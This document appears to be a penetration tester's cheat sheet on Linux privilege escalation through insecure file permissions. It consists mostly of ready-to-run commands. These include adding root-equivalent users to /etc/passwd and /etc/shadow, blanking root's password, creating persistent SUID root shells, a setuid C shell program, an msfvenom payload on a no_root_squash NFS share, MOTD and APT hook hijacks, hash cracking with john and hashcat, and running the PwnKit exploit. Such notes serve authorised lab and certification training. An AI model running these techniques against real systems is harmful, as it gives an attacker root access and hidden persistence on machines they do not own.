












































































































































































































































































































































































































































































Insecure File Permissions
Certain file systems can be taken advantage of to perform privesc if the permissions on them are too weak. If a system has confidential information we can read, it may be used to gain access to the root account. If a system file can be written to, we may be able to modify the way the OS works and gain root access that way.
18.4.1 - Passwords
Weak password storage and password re-use are easy privesc vectors. While the root user's account password is hashed and stored securely in /etc/shadow, other passwords like those for services may be stored in plaintext in config files.
if the root user re-used their password for a service, that password may be found and used to switch to the root user.
History Files
These record commands issued by users while they're using certain programs. If a user types a password as part of a command, this password may get stored in a history file. It's always a good idea to try switching to the root user with a discovered password.
cat .bash_history
cat *.history
history
Config Files
Many services and programs use configuration files to store settings. If a service needs to authenticate to something, it might store the credentials in a config file. If these config files are accessible and the passwords they store are reused by privileged users, we may be able to use it to log in as that user.
vim myvpn.ovpn
cat /etc/openvpn/auth.txt
SSH Keys
SSH keys can be used instead of passwords to authenticate users with SSH. SSH keys come in pairs: one private key and one public and the private key should always be kept secret. If a user has stored their private key insecurely, anyone who can read the key may be able to log into their account with it.
18.4.2 - /etc/shadow
This file contains user password hashes and by default isn't readable by any user besides root. If we're able to read the contents of /etc/shadow, we may be able to crack the root user's password hash. If we can modify /etc/shadow, we can replace the root user's password hash with one we know. We can likely see this with automated enumeration 18.2 - Enumerating Linux
When running auto-enum scripts, we may also see /etc/shadow is writeable. Double verify with permissions, make a backup of the file, then generate a new SHA512 hash and replace the root users' password hash with the generated one.
mkpasswd -m sha-512 newpassword
Add a new user to /etc/shadow
echo 'haxor:$1$32ZuV12W$boTwGn6arrTG6LNHIZADE1:0:0:99999:7:::' >> /etc/shadow
18.4.3 - /etc/passwd
This historically contained user password hashes. For backwards compatibility, if the second field of a user row in /etc/passwd contains a password hash then it takes precedent over the hash in /etc/shadow.
https://garethkerr.substack.com/p/linux-privilege-escalation-exploiting-d1d
https://seckiocyber.medium.com/linux-privilege-escalation-weak-file-permission-etc-passwd-writable-dc1e0727f7f7
If we have a writable /etc/passwd then we can easily enter a known password hash for the root user then su to root. Or we can append a new, alternative user, this works because the UID is still set to 0.
openssl passwd rootme
echo 'haxor:$1$32ZuV12W$boTwGn6arrTG6LNHIZADE1:0:0:haxor:/root:/bin/bash' >> /etc/passwd
Alternatively if we can only append to the file, we can create a new user but assign them root user ID (0). This works because Linux allows multiple entries for the same user ID as long as the usernames are different. Note this still requires /etc/shadow access.
echo 'haxor:x:0:0:Haxor User:/root:/bin/bash' >> /etc/passwd
grep '^root:' /etc/shadow | sed 's/^root:/haxor:/' >> /etc/shadow
The root account in /etc/passwd has an x in the second field instructs Linux to look for the password hash in the /etc/shadow file. Some versions of Linux let you delete the 'x'. Linux interprets this a the user having no password. This allows for su.
root:x:0:0:root:/root:/bin/bash
root::0:0:root:/root:/bin/bash
18.4.4 - Insecure Backups
Even if a machine has correct permissions on important or sensitive files, a user may've created insecure backups of these files. It's always worth exploring the file system for readable backup files.
ls -la /
ls -la /tmp
ls -la /var/backups
18.4.5 - Abusing password authentication
Escalating privs by adding a line to /etc/passwd
openssl passwd w00t
echo "root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd
su root2
18.4.6 - RootBash
Extra benefit is that this is persistent.
Copy /bin/bash to new location
cp /bin/bash /tmp/rootbash
Change owner to root
chown root:root /tmp/rootbash
Set the SUID bit
chmod 4755 /tmp/rootbash
Test
/tmp/rootbash -p
18.4.7 - Custom Executables
There can be instances where some root process executes another process which you can control. In these cases, the following C code, once compiled, will spawn a bash shell running as root.
int main() {
    setuid(0);
    system("/bin/bash -p");
}
gcc -o rootshell evil.c
Try adding to the PATH variable if you're getting errors on /usr/bin
export PATH=$PATH:/usr/bin
18.4.8 - NFS
Network File System is a popular distributed file system. NFS shares are configured in /etc/exports. Remote users can mount shares, access, create and modify files. By default, created files inherit the remote user's ID and group ID (as owner and group respectively). Even if they don't exist on the NFS server.
Check NFS (2049) for more.
Check manually
cat /etc/exports
Show the NFS server's export list
showmount -e <target>
Similar nmap script for showing the NFS server's export list
nmap -sV -script=nfs-showmount <target?
Mount an nfs share
mount -o rw,vers=2 <target>:<share> <local_directory>
18.4.9 - NFS (Root Squashing and no_root_squash)
Root squashing is how NFS prevents an obvious privilege escalation. If the remote user is (or claims to be) root (uid=0), NFS will instead "squash" the user and treat them as if they're the "nobody" user in the "nogroup" group. While this behaviour is default, it can't be disabled!
no_root_squash is an nfs configuration option which turns root squashing off. When included in a writable share configuration, a remote user identifying as "root" can create files on the NFS share as the local root user.
lse.sh with the level set to 2 shows the NFS server shares, we can also check manually at /etc/exports.

A good exploit for this is to create an msfvenom executable with a bash command using -p. Ensure you do this as the root user on kali, this will make sure the file is also owned by root on the NFS share.
msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf
Then execute the file on the target, in the nfs share.
chmod +s /tmp/nfs/shell.elf
18.4.10 - /etc/update-mod.d/00-header
https://blog.dhilipsanjay.in/ctfs/tryhackme/tryhackme/fowsniffctf
This is a classic vuln, /etc/update-motd.d/00-header is run automatically as root as it's part of the MOTD (Message of the Day) system on Ubuntu.
Check the motd file
cat /etc/update-motd.d/00-header
Edit the file that starts up
echo "cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash" > /opt/cube/cube.sh
Then log out and back in to SSH
ssh baksteen@localhost
18.11 - The Unshadow Utility (Unshadow Attack)
This is usable if we have access to passwd and/or shadow and hashes are present.
nano shadow
nano passwd
unshadow passwd shadow unshadowed
john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt unshadowed
hashcat -m 1800 -a0 unshadow.txt /usr/share/wordlists/rockyou.txt
18.12 - PwnKit
https://github.com/berdav/CVE-2021-4034
https://github.com/ly4k/PwnKit
A major security problem was found in Polkit’s pkexec tool, which is used by many Linux systems to manage permissions between regular users and system processes. The problem occurs because pkexec doesn’t handle command-line arguments correctly, allowing a regular user to change certain environment variables like GCONV_PATH. This trick lets them run any code they want with root privileges, giving them complete control over the system. No special permissions or complicated steps are needed to exploit this bug.
Enumerate with linpeas or check the apt cache policy for policykit-1's version number.
apt-cache policy policykit-1
Exploitation is simple, transfer the exploit in and it's done.
./PwnKit
18.13 - Insecure APT Parsing
/etc/apt/apt.conf.d/ is parsed automatically by APT when root runs
If a CRON or otherwise runs as root and the /apt.conf.d directory is parsed and commands can be executed in it.
echo 'APT::Update::Pre-Invoke {"chmod +s /bin/bash"};' > /etc/apt/apt.conf.d/99pwn
/bin/bash -p